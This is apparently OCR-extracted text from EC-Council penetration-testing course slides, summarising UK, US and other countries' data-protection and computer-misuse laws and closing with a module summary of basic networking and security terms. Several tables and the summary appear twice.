
Parliamentary procedure

19. Statements of compatibility.

Supplemental

20. Orders etc. under this Act.
21. Interpretation, etc.
22. Short title, commencement, application and extent.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Data Protection Act 1998

Source: *https://www.legislation.gov.uk*

An Act to make new provision for the regulation of the processing of information related to individuals, including the obtaining, holding, use or disclosure of such information. [16th July 1998]. The 1998 Act replaced the Data Protection Act 1984 and the Access to Personal Files Act 1987 and implemented the EU Data Protection Directives 1995.

The EU Data Protection Directive (also known as Directive 95/46/EC) is a directive adopted by the European Union designed to protect the privacy and protection of all personal data collected for or about citizens of the EU, especially as it relates to processing, using, or exchanging such data.


Data protection principles:

- Fairly and lawfully processed
- Processed for specified purposes
- Adequate, relevant and not excessive
- Accurate and up-to-date
- Not kept for longer than is necessary
- Processed in line with individuals' rights
- Secure
- Not transferred outside the European Economic Area without adequate protection

Individual rights

- Right of access
- Right to prevent direct marketing

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Police and Justice Act 2006


Source: *https://www.legislation.gov.uk*

An Act to establish a National Policing Improvement Agency; to make provision about police forces and police authorities and about police pensions; to make provision about police powers and about the powers and duties of community support officers, weights and measures inspectors and others; to make provision about the supply to the police and others of information contained in registers of death; to make further provision for combatting crime and disorder; to make further provision about certain inspectorates; to amend Part 12 of the Criminal Justice Act 2003; to amend the Computer Misuse Act 1990; to make provision about the forfeiture of indecent images of children; to provide for the conferring of functions on the Independent Police Complaints Commission in relation to the exercise of enforcement functions by officials involved with immigration and asylum; to amend the Extradition Act 2003; to make further provision about the use of live links in criminal proceedings; and for connected purposes. [8th November 2006]

Impact on penetration testing:

- This law makes illegal to perform DOS attacks
- It also makes illegal to supply and own hacking tools
- Unauthorized access to computer material
- Unauthorized acts with intent to impair operation of computer, etc.
- Making, supplying or obtaining articles for use in computer misuse offences
- Transitional and saving provision

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Information Security Acts and Laws

- **USA Patriot Act 2001**

  Source: *https://www.fincen.gov*

  The purpose of the USA PATRIOT Act is to deter and punish terrorist acts in the United States and around the world, to enhance law enforcement investigatory tools, and other purposes, some of which include:

  - To strengthen U.S. measures to prevent, detect and prosecute international money laundering and financing of terrorism
  - To subject to special scrutiny foreign jurisdictions, foreign financial institutions, and classes of international transactions or types of accounts that are susceptible to criminal abuse
  - To require all appropriate elements of the financial services industry to report potential money laundering
  - To strengthen measures to prevent use of the U.S. financial system for personal gain by corrupt foreign officials and facilitate repatriation of stolen assets to the citizens of countries to whom such assets belong.

- **The Data Protection Act 1998**

  Source: *https://www.gov.uk*

  The Data Protection Act controls how your personal information is used by organizations, businesses or the government. Everyone responsible for using data has to follow strict rules called 'data protection principles'. They must make sure the information is:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- used fairly and lawfully
- used for limited, specifically stated purposes
- used in a way that is adequate, relevant and not excessive
- accurate
- kept for no longer than is absolutely necessary
- handled according to people's data protection rights kept safe and secure
- not transferred outside the European Economic Area without adequate protection

- **Freedom of Information Act (FOIA)**

  Source: *https://www.foia.gov*

  The Freedom of Information Act (FOIA) has provided the public the right to request access to records from any federal agency. It is often described as the law that keeps citizens in the know about their government. Federal agencies are required to disclose any information requested under the FOIA unless it falls under one of nine exemptions, which protect interests such as personal privacy, national security, and law enforcement.

- **The Electronic Communications Privacy Act**

  Source: *https://it.ojp.gov*

  The Electronic Communications Privacy Act and the Stored Wire Electronic Communications Act are commonly referred together as the Electronic Communications Privacy Act (ECPA) of 1986. The ECPA updated the Federal Wiretap Act of 1968, which addressed interception of conversations using "hard" telephone lines, but did not apply to interception of computer and other digital and electronic communications. Several subsequent pieces of legislation, including The USA PATRIOT Act, clarify and update the ECPA to keep pace with the evolution of new communications technologies and methods, including easing restrictions on law enforcement access to stored communications in some cases.

- **The Audit Investigation and Community Enterprise Act 2005**

  Source: *https://www.legislation.gov.uk*

  An Act to amend the law relating to company auditors and accounts, to the provision that may be made in respect of certain liabilities incurred by a company's officers, and to company investigations; to make provision for community interest companies; and for connected purposes.

- **The Human Rights Act 1998**

  Source: *https://www.legislation.gov.uk*

  An Act to give further effect to rights and freedoms guaranteed under the European Convention on Human Rights; to make provision with respect to holders of certain judicial offices who become judges of the European Court of Human Rights; and for connected purposes.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **The Freedom of Information Act 2000**

  Source: *https://www.legislation.gov.uk*

  An Act to make provision for the disclosure of information held by public authorities or by persons providing services for them and to amend the Data Protection Act 1998 and the Public Records Act 1958; and for connected purposes.

- **Computer Fraud and Abuse Act**

  Source: *https://ilt.eff.org*

  The Computer Fraud and Abuse Act ("CFAA"), 18 U.S.C. § 1030, is an amendment made in 1986 to the Counterfeit Access Device and Abuse Act that was passed in 1984 and essentially states that, whoever intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains information from any protected computer if the conduct involved an interstate or foreign communication shall be punished under the Act. In 1996 the CFAA was, again, broadened by an amendment that replaced the term "federal interest computer" with the term "protected computer."18 U.S.C. § 1030. While the CFAA is primarily a criminal law intended to reduce the instances of malicious interferences with computer systems and to address federal computer offenses, an amendment in 1994 allows civil actions to bring under the statute, as well.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Law in Different Countries

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of " fair use"	http://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	http://www.uspto.gov
	The Electronic Communications Privacy Act	https://www.fas.org
	Foreign Intelligence Surveillance Act	https://www.fas.org
	Protect America Act of 2007	http://www.justice.gov
	Privacy Act of 1974	http://www.justice.gov
	National Information Infrastructure Protection Act of 1996	http://www.nrotc.navy.mil
	Computer Security Act of 1987	http://csrc.nist.gov
	Federal Information Security Management Act (FISMA)	http://csrc.nist.gov
	The Digital Millennium Copyright Act (DMCA)	http://www.copyright.gov
	Sarbanes Oxley Act (SOX)	https://www.sec.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Law in Different Countries

Country Name	Laws/Acts	Website
Australia	The Trade Marks Act 1995	http://www.comlaw.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	http://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
China	Copyright Law of People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.saic.gov.cn
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	http://www.dot.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	http://www.cybercrimelaw.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Law in Different Countries

Country Name	Laws/Acts	Website
Italy	Penal Code Article 615 ter	http://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	http://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	http://www.laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	http://www.statutes.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	http://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	http://home.heinonline.org
	Industrial Design Protection Act	http://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	http://www.wipo.int
	Computer Hacking	http://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	http://www.mosstingrett.no
Hong Kong	Article 139 of the Basic Law	http://www.basiclaw.gov.hk

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Law in Different Countries

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of " fair use"	*http://www.copyright.gov*
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	*http://www.uspto.gov*
	The Electronic Communications Privacy Act	*https://www.fas.org*
	Foreign Intelligence Surveillance Act	*https://www.fas.org*
	Protect America Act of 2007	*http://www.justice.gov*
	Privacy Act of 1974	*http://www.justice.gov*
	National Information Infrastructure Protection Act of 1996	*http://www.nrotc.navy.mil*
	Computer Security Act of 1987	*http://csrc.nist.gov*

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Federal Information Security Management Act (FISMA)	*http://csrc.nist.gov*
	The Digital Millennium Copyright Act (DMCA)	*http://www.copyright.gov*
	Sarbanes Oxley Act (SOX)	*https://www.sec.gov*
Australia	The Trade Marks Act 1995	*http://www.comlaw.gov.au*
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	*http://www.legislation.gov.uk*
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
China	Copyright Law of People's Republic of China (Amendments on October 27, 2001)	*http://www.npc.gov.cn*
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	*http://www.saic.gov.cn*
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	*http://www.ipindia.nic.in*
	Information Technology Act	*http://www.dot.gov.in*
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	*http://www.cybercrimelaw.net*
Italy	Penal Code Article 615 ter	*http://www.cybercrimelaw.net*
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	*http://www.iip.or.jp*
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	*http://www.laws-lois.justice.gc.ca*
Singapore	Computer Misuse Act	*http://www.statutes.agc.gov.sg*
	Trademarks Act 194 of 1993	*http://www.cipc.co.za*


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

South Africa	Copyright Act of 1978	*http://www.nlsa.ac.za*
South Korea	Copyright Law Act No. 3916	*http://home.heinonline.org*
	Industrial Design Protection Act	*http://www.kipo.go.kr*
Belgium	Copyright Law, 30/06/1994	*http://www.wipo.int*
	Computer Hacking	*http://www.cybercrimelaw.net*
Brazil	Unauthorized modification or alteration of the information system	*http://www.mosstingrett.no*
Hong Kong	Article 139 of the Basic Law	*http://www.basiclaw.gov.hk*

Table A.43: Cyber Law in Different Countries

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that define the communication in an IP-based network
- A firewall is a hardware device and/or software that prevents unauthorized access to or from a private network
- Patch Management ensures appropriate and updated patches are installed on the system
- Desktop Lockdown refers to the process of preventing the users from accessing a desktop or making any changes to its configuration settings
- Active Directory is directory service for a Windows OS that facilitates and the manages network components such as a user or service such as a users, services, sites, systems, users, shares on Windows Network
- R services allow users to remotely access the UNIX systems over the TCP/IP networks
- Hypertext Transfer Protocol (HTTP) lays the foundation for communication on World Wide Web (WWW)
- Bash shell is a scripting environment comes with Linux distro generally very useful for automating certain actions during penetration testing
- Web Application Fuzz Testing (fuzzing) is a black-box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications
- Threat modeling is a methodology for identifying threats, their causes, prevention, and mitigation strategies to avoid negative effects of the security risks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that define the communication in an IP-based network.
- A firewall is a hardware device and/or software that prevents unauthorized access to or from a private network.
- Patch Management ensures appropriate and updated patches are installed on the system.
- Desktop Lockdown refers to the process of preventing the users from accessing a desktop or making any changes to its configuration settings.
